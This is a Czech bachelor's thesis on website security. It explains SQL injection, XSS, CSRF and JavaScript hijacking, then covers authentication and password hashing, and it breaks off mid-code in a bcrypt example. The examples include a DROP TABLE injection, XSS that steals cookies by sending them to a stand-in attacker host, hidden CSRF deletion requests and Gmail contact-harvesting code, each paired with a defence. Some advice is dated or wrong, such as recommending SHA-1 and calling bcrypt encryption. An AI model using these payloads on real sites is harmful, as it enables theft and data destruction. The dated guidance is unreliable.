Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačních technologií

Bakalářská práce

Webové stránky z hlediska bezpečnosti proti útokům

Hynek Havel

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Provozně ekonomická fakulta

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Hynek Havel

Informatika

Název práce

Webové stránky z hlediska bezpečnosti proti útokům

Název anglicky

Websites in terms of security against attacks

Cíle práce

Hlavním cílem této bakalářské práce je objasnit problematiku ochrany webových stránek před nežádoucími poškozujícími útoky. Práce se bude zabývat testováním jednotlivých typů útoků na webové stránky a způsoby, jak se těmto útokům účinně bránit.

Metodika

Teoretická část práce se bude zabývat charakteristikou jednotlivých typů útoků na webové stránky a účinnou ochranou před nimi. Pro praktickou část bude užito soukromých osobních stránek, na kterých budou předvedeny a detailně popsány jednotlivé typy útoků a možné způsoby obrany.

Doporučený rozsah práce

30 – 40 stran

Klíčová slova

hacking, cracking, exploiting, útoky, webové stránky

Doporučené zdroje informací

DOUCEK, P. *Řízení bezpečnosti informací : 2. rozšířené vydání o BCM.* Praha: Professional Publishing, 2011. ISBN 978-80-7431-050-8.

JIROVSKÝ, V. *Kybernetická kriminalita : nejen o hackingu, crackingu, virech a trojských koních bez tajemství.* Praha: Grada, 2007. ISBN 978-80-247-1561-2.

SCAMBRAY, J. a SHEMA, M. Hacking bez tajemství: webové aplikace. Vyd. 1. Brno: Computer Press, 2003, xxix, 328 s. ISBN 80-7226-769-8.

STUTTARD, D. and PINTO, M. Web application hacker's handbook: finding and exploiting security flaws. 2nd ed. Indianapolis: John Wiley & Sons, c2011, xxxiii, 878 s. ISBN 978-1-118-02647-2.

Předběžný termín obhajoby

2016/17 LS – PEF

Vedoucí práce

Ing. Petr Benda, Ph.D.

Garantující pracoviště

Katedra informačních technologií

Elektronicky schváleno dne 28. 10. 2015

Ing. Jiří Vaněk, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 10. 11. 2015

Ing. Martin Pelikán, Ph.D.

Děkan

V Praze dne 12. 03. 2017

Prohlášení

Prohlašuji, že svou bakalářskou práci „Webové stránky z hlediska bezpečnosti proti útokům“ jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu literatury na konci práce. Jako autor uvedené bakalářské práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 13. 3. 2017 _____

Hynek Havel

Poděkování

Rád bych poděkoval vedoucímu práce Ing. Petru Bendovi za odborné konzultace v rámci řešené problematiky. Dále rodině za podporu při vypracovávání této práce.

Webové stránky z hlediska bezpečnosti proti útokům

Souhrn

Práce se zabývá popisem bezpečnostních problémů webových stránek. Celá práce je rozdělena na teoretickou a praktickou část. První kapitola teoretické části zpracovává obecné typy útoků na webové stránky. Důraz je kladen na správné popsání principu fungování útoku, technické provedení, ale i na techniky vedoucí k zabránění útoku. Tato kapitola se věnuje SQL Injection, XSS, JavaScript Hijackingu a CSFR. Další kapitola pojednává o komplexní problematice autentizace na webových stránkách, zejména způsobem přihlašování pomocí hesla. Kapitola se věnuje jak na autentifikaci z pohledu uživatele, tak zejména i na hesla z pohledu vývojáře. V rámci tohoto okruhu jsou popsány a porovnány běžně používané šifrovací algoritmy. V této kapitole je navíc zahrnut popis implementace přihlašovací procedury a šifrovacího algoritmu. Poslední kapitola se věnuje redakčnímu systému WordPress a jeho bezpečnostním problémům. Praktická část, která je obsahem další kapitoly, se zabývá zejména vytvořením bezpečné WordPress šablony, kde je rozpracována zejména problematika ošetřování uživatelských vstupů a správné ošetření AJAXového požadavku. Další sekcí praktické části je testování a zhodnocení několika bezpečnostních pluginů z hlediska jejich ochrany proti nežádoucím útokům na redakční systém WordPress.

Klíčová slova: hacking, cracking, exploiting, útoky, webové stránky, WordPress

Hacking, Cracking and Exploiting Websites

Summary

The work describes security problems of Websites. The whole work is divided into theoretical and practical part. The first chapter of theoretical part summarizes general types of attacks on websites. The work is made with emphasis placed on accurate description of principle of the attack, technical execution and techniques leading to preventing attack. First chapter is devoded to SQL Injection, XSS, JavaScript Hijacking and CSFR. Next chapter discusses the complex problematics of autentication on websites and the most common use authentication with password. This chapter is devoded to user prespective and especially developer look. In this chapter are described and compared the commonly used hashing algorithms. This chapter also included a description of a log-in procedure and encryption algorithm. The last chapter is devoded to content managment system WordPress and its security problems. The practical part, which is part of the naxt chapter, is focused to creating a secure WordPress template. Focus in this template is mostly aimed to the treatment of user inputs and proper treatment of AJAX request. Another section of the practical part is testing and evaluation of several safety plugins in sight of their safety purpose.

Keywords: hacking, cracking, exploiting, Websites, WordPress

Obsah

1 Úvod

Webové stránky patří v dnešním informačním světě k úplně nejdůležitějším informačním kanálům společnosti. Miliardy lidí po celém světě každodenně používají webové stránky jako zdroj informací, pracovní nástroj nebo jen jako zdroj zábavy. Z tohoto důvodu se do virtuálního prostoru dostává neskutečné množství dat a informací, které jsou z velké části neveřejnými nebo dokonce soukromími daty.

Tyto informace na sítí získávají obrovskou hodnotu, a proto je každý den podniknuto obrovské množství útoků s cílem získání těchto dat. Tyto útoky už dávno neprobíhají jenom pomocí cílených útoků počítačových specialistů na velké webové portály, ale hlavně necílenými útoky velkého množství robotických útoků na obecné slabiny menších webových stránek. I proto je ochrana webových stránek stále důležitější téma na poli informačních technologií. Tento problém se stále více týká malých provozovatelů web, kteří nejsou tak dobře seznámeni s riziky útoků jako velké firmy.

Pokud se chceme útokům na naše webové stránky účinně bránit, nestačí jen přesně studovat obrané techniky, pro plné pochopení je potřeba taktéž znát konkrétní útoky, nejlépe z pohledu útočníka, protože jen tak nejlépe pochopíme jeho postupy, ale také motivace. Tyto informace nám dovolí mnohem efektivněji zabezpečovat webové systémy jak po straně technické, tak také po straně ekonomické.

2 Cíle práce a metodika

Cíle práce

Hlavním cílem této bakalářské práce bude zpracovat problematiku ochrany webových stránek před nežádoucími poškozujícími útoky. Práce se bude zabývat popisem hlavních obecných útoků, včetně účinné ochrany proti nim. Hlavním cílem bude detailně popsat bezpečnostní problémy webových stránek a zejména analyzovat útoky na webové stránky a obranu proti nim. Dílčím cílem pak bude zpracovat problematiku hesel z hlediska uživatele i vývojáře. Dalším dílčím cílem bude zhodnotit stav redakčního systému WordPress z hlediska bezpečnostních hrozeb.

Praktická část práce si pak dává za cíl praktickou formou demonstrovat několik potenciálních bezpečnostních problémů redakčního systému WordPress s důrazem na možnosti jejich eliminace.

Metodika

Metodika řešené problematiky bude založena na studiu odborných zdrojů. Teoretická část práce se bude zabývat charakteristikou jednotlivých typů útoků na webové stránky a účinnou ochranou před nimi. Pro praktickou část bude užito soukromých osobních stránek, na kterých budou předvedeny a detailně popsány jednotlivé typy útoků a možné způsoby obrany. Na základě teoretických poznatků a praktických zjištění budou formulovány závěry práce.

3 Útoky na webové stránky

Hacking nebo cracking?

Pokud budeme hledat název pro útoky na počítačové systémy obecně používaný veřejností, většinou se setkáme s označením „hacking/hacker“. Tento název však není úplně přesný, tento termín spíše vyjadřuje osobu, která v obecnějším smyslu využívá svoje technické schopnosti ke zlepšení stávajících prostředků. Pokud se jedná o útoky, nebo prolamování nejrůznějších počítačových sítí a systémů používá se v odborné praxi spíše termín „cracking/cracker“ – tedy pronikaní do počítačových systémů a člověk provozující tuto činnost.

Dále v této práci bude použito raději odbornější označení „cracking“, raději než frekventovanější termín používaný veřejností. (Erickson, 2003)

Co je to Cracking?

Cracking, jak již bylo řečeno, je termín pro pronikání do nejrůznějších počítačových systémů pomocí zneužívání slabin systému. Způsobů pronikání do cizích zabezpečených systémů existuje celá řada, útoky na počítačové systémy se dělí do následujících několika hlavních kategorií:

- Útoky na webové stránky
- Útoky na síťová zařízení
- Rozlamování hesel
- Útoky na operační systémy
- Další typy útoků

Tato práce se nicméně bude věnovat jen prvnímu jmenovanému typu útoků, a to sice cracking webových stránek.

3.1 SQL Injection

SQL injection tedy česky SQL injekce přesně vystihuje názvem podstatu útoku. Jedná se o vložení škodlivého kódu do napadené stránky skrze neošetřené vstupy (nejčastěji přes formulářová pole, nebo parametry URL adresy). V názvu útoku také figuruje SQL, a to je právě napadaná část webové stránky, tedy její databáze. Tento typ útoku pro svoji jednoduchost a zároveň účinnost je podle studie společnosti OWASP vůbec nejrozšířenějším útokem na webové stránky vůbec. (OWASP, 2013)

Provedení

Základním principem SQL Injection je dostat vlastní škodlivý kód do SQL dotazu a tím ho zmanipulovat tak aby např. vypisoval citlivé informace z tabulky c databázi. Útoky pomocí SQL Injection se dělí do několika kategorií podle typu podmínky vkládané do cílového SQL dotazu.

Vkládání podmínky 1=1 – vždy pravda.

Základním testem možnosti útočit na stránku může být tento vstup do neošetřeného pole: `1 or 1=1`

Výsledkem poté bude SQL dotaz proveden na serveru:

```
SELECT * FROM uzivatele WHERE uzivatel_id = 1 or 1=1
```

Tento dotaz z DB vypíše všechny uživatele aplikace včetně citlivých dat jako je např. heslo.

Vkládání podmínky `''=''` – vždy pravda.

```
SELECT * FROM uzivatele WHERE uživatel_jmeno ="" or ""="" AND
uživatel_heslo ="" or ""=""
```

Oba tyto příklady se na serveru provedou jako platný SQL dotaz a vypíší data, protože díky operátoru or stačí, aby jedna z podmínek v dotazu byla pravda. Jelikož podmínky `1=1` a `""=""` jsou pravda vždy, příkaz se provede bez problémů.

Spojování SQL příkazů pomocí středníku

Tato metoda spoléhá na možnost spojovat několik databázových dotazů do jednoho pomocí středníku. (toto nemusí fungovat na všech servrech, záleží na nastavení serveru)

Vkládaný kód: `1; DROP TABLE dodavatele`

```
SELECT * FROM uzivatele WHERE uzivatel_id = 1; DROP TABLE
dodavatele (W3Schools, 2015)
```

Obrana

Jelikož útok prostřednictvím SQL Injection je poměrně jednoduchý, v mnoha programovacích jazycích, které se používají pro tvorbu webových aplikací, je dnes již integrována funkce pro jednoduché ošetření vstupů. V programovacím jazyce PHP to můžou být například funkce *addslashes() a mysql_real_escape_strings(),* které vstupní řetězec ošetří tak, že všechny potencionálně nebezpečné znaky (uvozovky apod.) se doplní o zpětná lomítka, což zaručí jejich interpretaci jako čistý text. PHP od verze *3.06* automaticky escapuje všechny příchozí zprávy doručené přes http protokol. Takže i neošetřené aplikace na této verzi PHP jsou poměrně bezpečné. Avšak na tuto funkcionalitu se nedoporučuje vývojářům spoléhat.

V PHP by jednoduché řešení tohoto problému mohlo vypadat např. takto:

```
$lastname = mysql_real_escape_string($lastname);

echo $lastname; // O\'reilly
$sql = "INSERT INTO lastnames (lastname) VALUES ('$lastname')";
(PHP manual, 2015)
```

Další možností je použití parametrů. Tuto možnost také nabízí mnoho jazyků a v PHP je implementována od verze 5.0 pomocí knihovny PDO. Základní implementace této metody vypadá takto:

```
$stmt = $dbh->prepare("INSERT INTO Customers
(CustomerName,Address,City)
VALUES (:nam, :add, :cit)");
$stmt->bindParam(':nam', $txtNam);
$stmt->bindParam(':add', $txtAdd);
$stmt->bindParam(':cit', $txtCit);
$stmt->execute();
(W3Schools, 2015)
```

SQL Injection může být často první a nejjednodušší věcí, kterou útočník při napadení webové stránky vyzkouší. Řešení ochrany proti tomuto útoku nepředstavuje žádný větší problém, a proto by kvalitní aplikace měla být proti tomuto útoku dobře ochráněna.

3.2 Cross Site Scripting (XSS)

XSS neboli Cross Site Scripting je typ útoky, při kterém útočník podobně jako u SQL Injection implikuje do napadené stránky svůj kód. U tohoto typu útoku se však jedná o vložení JavaScriptu. XSS útoky je možno rozdělit do několika kategorií podle trvanlivosti vloženého kódu na stránce.

Dočasné

Skripty, které na napadené stránky útočník vloží např. pomocí parametru URL adresy a stránka je pouze zobrazí v DOM výpisu, nazýváme dočasné XSS útoky. Protože pokud na stránku přistoupíme bez parametru URL s infikovaným kódem, stránka se zobrazí normálně. Proto je velmi lehké takto upravený odkaz odlišit pouhým pohledem i pro nezkušeného uživatele. Takto tento typ útoku může vypadat v praxi.

URL:

```
http://adresastranky.cz/index.php?jmeno=Jméno
```

Stránka vypisuje parametr jméno do DOMu:

```
echo $_GET['jmeno'];
```

Útok by poté vypadal takto:

```
http://adresastranky.cz/index.php?jmeno=<script>alert('XSS
útok');</script>
```

Takto napadená stránka by zobrazila dialogové okno s textem útočníka, ale pouze jen při přístupu na stránku z nakaženého linku. Zde ukázka pokročilejšího útoku pomocí této metody:

```
http://adresastranky.cz/index.php?jmeno=<script>window.onload =
function() {
var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe";
}</script>
```

Tento útok způsobí vložení vlastního škodlivého odkazu do prvního nalezeného linku.

Trvalé

Do této kategorie spadají všechny vložené skripty, které se na stránce ukládají např. do databáze. Tento útok je velmi oblíbený právě pro jeho efektivitu. Jeden vložený JavaScriptový kód do stránky přes např. pole pro vložení formuláře, se následně uloží do databáze na serveru a zobrazuje se všem uživatelům při zobrazení infikovaného komentáře. Tento útok je velmi používaný pro zobrazování vlastní reklamy, nebo pro phishing. Pro tento útok se samozřejmě dají použít všechny neošetřené vstupy, nejenom formulářové pole ale také klidně parametry URL adresy jako v předchozím příkladu.

Následující příklad ukazuje odcizení Cookies pomocí XSS, tento kód by mohl být vložen např. do neošetřeného pole pro komentáře.

```
<SCRIPT type="text/javascript">
var adr = 'http://strankautocnika.com/stolencookies.php?cookies='
+ escape(document.cookie);
</SCRIPT>
```

(OWASP, 2015)

Tento kód odešle cookies uživatele na server útočníka do jeho vlastního PHP skriptu. Ten může ukradené cookies např. ukládat do souboru.

Obrana

Nejjednodušší obranou proti XSS je jednoduše ošetřovat vstupy do aplikace, u XSS je potřeba odfiltrovat potencionálně nebezpečné znaky, aby se JS kód nemohl provést. Nejlepší metodou je převést je na html entity. V PHP to můžeme např. provést funkcí: *htmlspecialchars().*

3.3 Cross Site Request Forgery (CSFR)

Tento typ útoku, podle asociací OWASP (OWASP, 2013) jako 8. nejnebezpečnější pro rok 2013 je velmi nebezpečný z důvodu že probíhá přímo prostřednictvím prohlížeče uživatele aplikace, nikoli útočníka.

Základním principem tohoto útoku je použít pravděpodobné odkazy na editaci obsahu např. blogu v prohlížeči uživatele stránky bez jeho vědomí. Prohlížeče sdílejí autentizační cookies, která se ve většině moderních aplikací se používá pro přihlašování, mezi jednotlivými kartami nebo okny prohlížeče. Tím pádem navštívený odkaz z tohoto prohlížeče s platnou autentizační cookies (uživatel je na stránce přihlášen), provede požadovanou akci, např. smazání nebo editaci dat. Touto metodou útočník většinou nezíská plný přístup do aplikace. Ale může ovlivňovat obsah.

V praxi útok většinou vypadá tak, že útočník na svoji stránku implikuje požadovaný odkaz na editaci nebo smazaní obsahu do *src* parametru obrázku, který následně skryje. Tím pádem přihlášený uživatel napadené stránky po navštívení útočníkovy stránky s obrázkem nemá šanci poznat, že je jejím prostřednictvím napadena cílová aplikace.

Takto může vypadat stránka se škodlivým odkazem:

```
<img src="http://napadenastranka.cz/admin.php?delete=true&id=1"
width="0" height="0">
```

Takto vložený obrázek bez vědomí návštěvníka provede příkaz ke smazání. Je nutno zmínit že útočník tuto adresu většinou hádá (může jí ale také získat např. znalostí systému či náhodně z různých logů apod.) a poté pomocí sociálního inženýrství přilákává uživatele konkrétního systému na vlastní stránku s tímto obrázkem. Kde uživatel nic netušící odešle požadavek na smazání. Tato metoda, avšak nebude fungovat, pokud aplikace bude pro mazání používat metodu POST. Toto se dá jednoduše obejít tímto kódem:

```
<form action=" http://napadenastranka.cz/" method="post">
<input type="hidden" name="action" value="delete" />
</form>
<script type="text/javascript">
document.getElementsByTagName('form')[0].submit();
</script>
```

Místo obrázku je použit skrytý iframe s formulářem odesílajícím se pomocí metody POST.

Obrana

Obranou proti tomuto útoku je v první řadě v aplikaci nepoužívat metodu GET, ale pro účinnou ochranu je potřeba použít sofistikovanější postupy z důvodů popsaných výše.

Poměrně komplikovanější ochranou proti CSFR je ochrana pomocí validačního tokenu. Tato metoda generuje každému uživateli náhodný token, který je uložen v databázi společně s uživatelským účtem. Při vygenerování formuláře pro např. mazání je tento token přiložen jako skryté pole k formuláři a při jeho odeslání je porovnáván s hodnotou v databázi. Při neshodě jde o CSFR útok. Tento token se doporučuje tvůrcům aplikací generovat a ukládat pro každý odesílaný formulář znovu.

```
<?php
$token = rand_chars();

// při posílání odkazu e-mailem
mysql_query("INSERT INTO auth_tokens (token, validity) VALUES
('$token', NOW() + INTERVAL 1 DAY)");
$url =
"http://$_SERVER[SERVER_NAME]/admin/detail.php?id=$id&token=$token
";

// při výpisu formuláře pro editaci nebo smazání
mysql_query("INSERT INTO auth_tokens (token, validity) VALUES
('$token', NOW() + INTERVAL 1 HOUR)");
echo "<input type='hidden' name='token' value='$token' />\n";

// při provedení akce
mysql_query("DELETE FROM auth_tokens WHERE validity < NOW()"); //
smazání zastaralých
mysql_query("DELETE FROM auth_tokens WHERE token = '" .
mysql_real_escape_string($_REQUEST["token"]) . "'"); // smazání
použitého
if (mysql_affected_rows()) {
    // aktualizace záznamu
}
?>
```

Příklad ochrany aplikace tokenem v PHP. (Vrána, 2006)

3.4 JavaScript Hijacking

Javascript Hijacking je poměrně nová zranitelnost webu, při které dochází k odcizení identity přihlašovaného uživatele pomocí AJAXu. (Brian Chess, 2007)

Podle OWASP (OWASP, 2013) je touto zranitelností možno napadnout většinu AJAX aplikací.

Tento útok je podobně jako CSFR proveden z prohlížeče nic netušícího uživatele, rozdílem je že tento typ útoku cílí na AJAX aplikace. Útočník na vlastní doménu umístí vlastní AJAX kód (pomocí dříve popisované metody XSS je možné v některých případech tento kód umístit rovnou na cílové stránky s aplikací, tím odpadá nutnost dostat uživatele na vlastní stránku) pro zpracování požadavku na vrácení citlivých dat. Na tuto doménu je poté nalákán přihlášený uživatel aplikace a ten nic netuše spustí skrytý AJAX kód. Jelikož u technologie AJAX je možné kód umístit i na jinou doménu, než je doména serveru, AJAX provede požadavek bez problémů a vrátí útočníkovy ukradená data z aplikace. Tyto data může útočník zapicovat do souboru či jinak ukládat.

Útok na Gmail pomocí JavaScript Hijacking

V roce 2006 byla odcizena citlivá data z Gmail účtů pomocí Javascript Hijackingu, tímto útokem byla tato bezpečnostní zranitelnost poprvé použita.

Postup útoku

1. Útočník zaslal odkaz na vlastní stránku emailem uživateli Gmailu. Tímto získal v podstatě jistotu, že uživatel bude v době návštěvy stránky přihlášen na Gmailu.
2. Stránka, na kterou vedl odkaz ze zaslaného mailu, obsahovala AJAX kód pro získání listu uživatelů.
3. AJAX skript volal stránku *http://mail.google.com/mail/?_url_scrubbed*, která na požádání vrací kontaktní list v nereferencovaném poli.
4. Posledním krokem bylo zpracovat získané pole do čitelné podoby tímto kódem:

```
var table = document.createElement('table');
table.id = 'content';
table.cellPadding = 3;
table.cellSpacing = 1;
table.border = 0;

function Array() {
```

```
var obj = this;
var ind = 0;
var getNext;
getNext = function(x) {
obj[ind++] setter = getNext;

if(x) {
var str = x.toString();
if ((str != 'ct') &&amp;amp;amp;amp; (typeof x != 'object') &&
(str.match(/@/))) {
var row = table.insertRow(-1);
var td = row.insertCell(-1);
td.innerHTML = str;
}
}
};
this[ind++] setter = getNext;
}

function readGMail() {
document.body.appendChild(table);
}
(Grossman, 2006)
```

Obrana

Pro zabránění tomuto typu útoků stačí dodržovat několik bezpečnostních opatření:

- JavaScript soubory by neměli obsahovat citlivá data.
- Odkaz pro získání dat by měl být neuhodnutelný. Případně unikátní pro každého uživatele
- Soubory pro získání dat by neměly být přístupné z jiných domén.
  (Grossman, 2006)

3.5 Obecné zranitelnosti aplikací

Mezi velká rizika bezpečnosti webových aplikací patří obecné chyby v návrhu struktury těchto aplikací. V této kapitole se pokusím shrnout nejdůležitější z nich.

Ukládání hesel do databáze

Velmi rozšířenou bezpečnostní chybou na mnoha stránkách je ukládání nezašifrovaných hesel do databáze. V dnešní době je bezpečnostní minimum je ošetřování hesel některým z hashovacích algoritmů a přidáním náhodné soli. Doporučováno je však hesla šifrovat pomocí např. šifry bcrypt. Více v kapitole Problematika autentizace.

HTTPS

I v roce 2015 je na světovém internetu velké množství velkých stránek stále používající nezabezpečený protokol HTTP. Problém nezabezpečeného protokolu http je, že nešifruje žádné odchozí ani příchozí správy odeslané po síti z a do stránky. To znamená, že útočník může například oběti podstrkovat falešné přihlašovací formuláře, nebo rovnou odchytávat hesla, které jsou uživatelem vyplněny do stránky. Protože je přenos nešifrovaný, útočníkovi se dostanou do ruky hesla v čitelné podobě, které může ihned použít. Toto je samozřejmě možné jen pokud je útočník s obětí na stejné síti, ale při vyplňování hesel na např. veřejné Wi-Fi je tento scénář velmi reálný.

Mnoho firem argumentuje, že zavedení HTTPS protokolu není potřebné, protože nemají na stránkách žádné osobní údaje jako čísla karet, roky narození atd. Bohužel jednu z nejcennějších informací, které může útočník odcizit je uživatelské přístupové údaje. Proto by měl v dnešní době být minimálně přihlašovací formulář chráněn protokolem HTTPS.

Zasílání hesel E-mailem

Rozšířeným nešvarem tvůrců webových aplikací je také odesílání citlivých informací jako jsou hesla na uživatelův e-mail. Velmi často se toto řešení používá při zaslání zapomenutého hesla. Je však důležité mít na paměti že e-mail je vždy nešifrovaná forma komunikace a žádný citlivý obsah by se v něm neměl za žádných okolností objevit. Řešením tohoto bezpečnostního problému je e-mailem odesílat jen odkaz zpět na formulář, kde si uživatel heslo změní. Tato stránka může být zabezpečena pomocí HTTPS a bezpečnost se tím výrazně zvýší.

4 Problematika autentizace

Autentizace neboli přihlášení je základním stavebním kamenem každé aplikace vyžadující použití uživatelských účtů. Odjakživa toto téma souvisí se základní úrovní bezpečnosti aplikace, jelikož odcizení přístupu k uživatelskému účtu obvykle znamená nejenom odcizení dat z konkrétního účtu, ale také u uzavřených aplikací umožňuje útočníkovi blíže prozkoumat vnitřní strukturu aplikace. Čehož lze využít při dalších případných útocích.

Klasická autentizace

V minulosti bylo tvůrci aplikací k přihlašování přistupováno různě. Avšak v současnosti se standart pro autentizaci u drtivé většiny aplikací ustálil na používání kombinace uživatelského jména (případně emailu) a hesla. Tento přístup však s sebou nese určité nevýhody. Zaprvé nutí uživatele registrujícího se na webové stránce stále vymýšlet nová hesla, toto vede k tomu, že uživatelé volí buď poměrně jednoduchá hesla na uhodnutí anebo opakují stále stejné heslo ve všech svých účtech. Z kombinace těchto přístupů pramení, že pokud útočník uhodne nebo jinak získá heslo na jedné službě, získá přístup do všech ostatních účtů. Pokud navíc služba používá jako přihlašovací jméno email je pro útočníka velmi jednoduché zkusit tuto kombinaci na všech ostatních službách.

Dvoufázové přihlašování

Toto si uvědomili i velké internetové firmy a přišli s řešením zlepšení bezpečnosti stávajícího systému používajícího uživatelské jméno a heslo. Nový systém se nazývá většinou dvoufázová autentifikace a funguje na principu doručení krátkého generovaného hesla na další zařízení uživatele. Toto generované heslo je většinou doručováno na mobilní telefon pomocí SMS zprávy nebo do speciální aplikace pro mobilní platformy. Při každém přihlášení je uživatel vyzván, aby zadal tento generovaný kód do přihlašovacího formuláře, pokud kód není zadán, nebo je neplatný přihlášení neproběhne. Pokud by se případný útočník snažil přihlásit do takto zabezpečeného účtu, potřebuje pro úspěšný útok zjistit nebo uhodnout daný generovaný kód. Jednou z možností je vlastnit další zařízení oběti útoku, nebo uhodnou vygenerovaný kód. Jelikož kódy pro dvoufázové přihlašování bývají omezené počtem pokusů zadání kódu (většinou kód navíc expiruje po určitém čase a je třeba vygenerovat nový), je i tato možnost velmi nepravděpodobná. Důležité je dodat že tato

ochrana je používána jako doplněk k původnímu heslu. Dvoufázová autentifikace je, však z důvodu poměrně velké technické náročnosti je zatím rozšířená jen u velkých internetových firem. (Caletka, 2012)

Algoritmus HOTP

Algoritmus HOTP (HMAC-Based One-Time Password) Tento algoritmus slouží pro generování jednorázových hesel používaných při dvoufázovém přihlašování. Základem algoritmu je použití klíče **K** a čísla **C** což je počítadlo vygenerovaných hesel. Toto počítadlo se při každém novém generovaném heslu zvyšuje o 1. Klíč **K** je symetrická šifra sdílená mezi server a klient, v tomto případě mobilní telefon. Při generování hesla se tyto dva údaje zašifrují pomocí hashovací funkce HMAC-SHA-1. Následně dojde pomocí funkce *Truncate* k vybrání 4 bitů, které jsou převedeny na alfanumerickou podobu a ořízнuty většinou na 4 číslice. Tato hodnota pak už může sloužit jako jednorázové heslo pro přihlášení. Celá operace probíha podle tohoto vzorce: *HOTP(K,C) = Truncate(HMAC-SHA-1(K, C))*

Google při tvorbě svého vlastního dvoufázového přihlašování použil funkci HOTP, avšak lehce ji vylepšil přidáním systémového času do hashovací funkce místo počítadla **C**. Tímto vznikla vylepšená verze TOTP (Time-based One-time Password Algorithm). Jelikož tato funkce se nezávisle na sobě provádí jak na serveru, tak i na klientovi a získané výsledky se porovnávají, je nutné, aby se systémový čas výrazně nelišil. (Hamerník, 2014)

Nevýhodou obou systémů je, že symetrický klíč **K** musí být uložen v klientovi, v našem případě tedy v mobilním telefonu. Toto sebou nese jistá bezpečnostní rizika, jelikož klíč v telefonu je uložen jednoduše v nezabezpečení SQL databázi. Tato nedokonalost je však z části kompenzována faktem, že tento typ přihlašování je kombinován s klasickým heslem.

Přihlašování pomocí dalších služeb

V dnešní době je přihlašování pomocí služeb třetích stran například pomocí facebooku nebo google účtu velice populární, hned z několika důvodů. Tvůrci webových aplikací nemusí složitě programovat infrastrukturu přihlašování a jednoduše velkou část převezmou od třetí strany. Pro uživatele je tento způsob také velmi výhodný, protože místo vymýšlení nového hesla lze převzít heslo např. z facebooku a registrace je jedním kliknutím vyřízená. Tento způsob přihlašování skrývá v neposlední řadě i velmi zajímavé bezpečnostní hledisko. Pokud stránka používá autentifikaci pomocí služby třetí strany, provozovatel

služby nikdy nezíská heslo v nešifrované podobě. Je tedy zajištěno, že služba bude s hesly nakládat jako služba poskytující přihlašování. Pokud totiž služba s vlastním systémem přihlašování hesla nesprávně či vůbec šifruje, hrozí v případě útoku kompromitace hesel uživatelů. Navíc tyto velké internetové firmy poskytující přihlašovací API můžou jako zabezpečení svých účtů používat např. dvoufázovou autentifikaci (popsáno v minulé kapitole), kterou by daný tvůrce z technických důvodů nemohl vůbec implementovat. Tímto se dramaticky zvyšuje úroveň zabezpečení malých služeb. A uživatelé mohou používat jeden centrální účet se silným heslem.

Exotické metody přihlašování

Mezi další možnosti přihlašování na webových aplikacích patří různé exotické metody jako například:

Jako přihlašování na webovou stránku lze použít například různé typy grafických hesel. Nejpoužívanější metodou je kontrolování několika gest na určitém obrázku, nebo kreslení různých tvarů v čtvercovém poli. Tohoto lze např. dobře využít na dotykových zařízeních.

Další metodou nepříliš používané autentifikace je využití unikátního hardwaru s uloženým velmi bezpečným heslem. Uživatel je pro přihlášení nucen vložit do počítače např. unikátní USB klíčenku, poté je vpuštěn do systému. Pro použití této metody pro přihlašování do webových aplikací je většinou navíc vyžadována aplikace přímo v OS.

4.1 Šifrovací algoritmy

Při použití autentizace pomocí hesla je potřeba heslo ukládat např. do databáze pro pozdější ověřování při přihlašování uživatelů. Tato nutnost s sebou přináší samozřejmě spoustu technických a bezpečnostních problémů. Jedním z nich je forma uloženého hesla v databázi. V praktickém použití se doporučuje ukládat hesla do databáze v šifrované podobě, nebo alespoň hashované podobě. Pro zašifrování hesla je vhodné použít některý z dostupných šifrovacích algoritmů, protože v případě kompromitování databáze uživatelů útočník nesmí získat hesla v čitelné podobě.

Hashovací funkce

Mezi nejznámější a nejvíce používané hashovací funkce patří bezesporu algoritmy MD5 a SHA-1. (Denis, 2006) V dnešní době se doporučuje používat spíše SHA-1 z důvodu větší bezpečnosti. Těmto funkcím se říká hashovací, protože jde jen o jednosměrné zakódování daného řetězce do nečitelné podoby. Tato operace by měla být opravdu jednosměrná a z tzv. hashe by nemělo být možné získat zpět původní řetězec.

Bohužel u tohoto systému zabezpečení hesel narážíme na problém možnosti zpětného porovnávání hashů. To znamená, že pokud útočník získá celou databázi zakódovaných hesel, může zkoušet porovnávat zakódovaná hesla s databází zakódovaných běžných slov. Jelikož jednosměrný hash je pro stejný řetězec vždy také stejný, v případě schody útočník získá původní heslo. To samozřejmě znamená, že útočník je schopen získat jen některá jednoduchá hesla, která se nacházejí ve slovnících nebo v databázích nejpoužívanějších hesel, ale uživatelé často tato hesla právě používají. Částečně tomuto lze zabránit nastavením přísnější politiky pro hesla při registraci uživatelů, ale toto opatření ne vždy vede k bezpečnějším heslům.

Tímto narážíme na další problém hashovacích funkcí MD5 a SHA-1 a to je jejich rychlost. Paradoxně velmi vysoká rychlost těchto funkcí vede k tomu, že útočník může v krátkém čase vyzkoušet velké množství porovnávacích hashů a tím zvyšovat pravděpodobnost rozluštění více hesel.

V běžné praxi se z důvodu jednoduchých hesel doporučuje přidávat do každého hesla tzv. „salt“ neboli sůl. (OWASP, 2015) Sůl je náhodný řetězec znaků, který je přidán za původní heslo a s ním je zakódován pomocí hashovací funkce. Tímto dojde k zvýšení složitosti hesla a případnému útočníkovi značně zesložiťuje dekódování hesel.

Šifrovací funkce

Lepším řešením, než používání prostého kódování hesel pomocí hashovacích funkcí je použití šifrování. Nejpoužívanější současnou šifrovací funkcí pro webové aplikace je bcrypt. Tato šifrovací funkce je založena na šifře blowfish a je podporována ve většině moderních jazyků jako PHP, JAVA a Node.js.

Hlavním rozdílem oproti prostému kódování je že šifra bcrypt už v základu v sobě obsahuje sůl. Tímto se minimalizuje možnost vývojáře tento mechanizmus navrhnout špatně a zároveň se celý proces zjednodušuje a každé heslo automaticky obsahuje náhodnou sůl. Další výhodou je možnost nastavit počet iterací v podstatě rychlost šifrování hesla. Toto v podstatě odstraňuje možnost rychlého dešifrování velkého množství hesel hrubou výpočetní silou.

V jazyce PHP implementace bcrypt hesla může vypadat následovně:

```
<?php
//tvorba hesla
$hash = password_hash($password, PASSWORD_BCRYPT);

//ověření hesla
if (password_verify($password, $hash)) {
    // Success!
}
else {
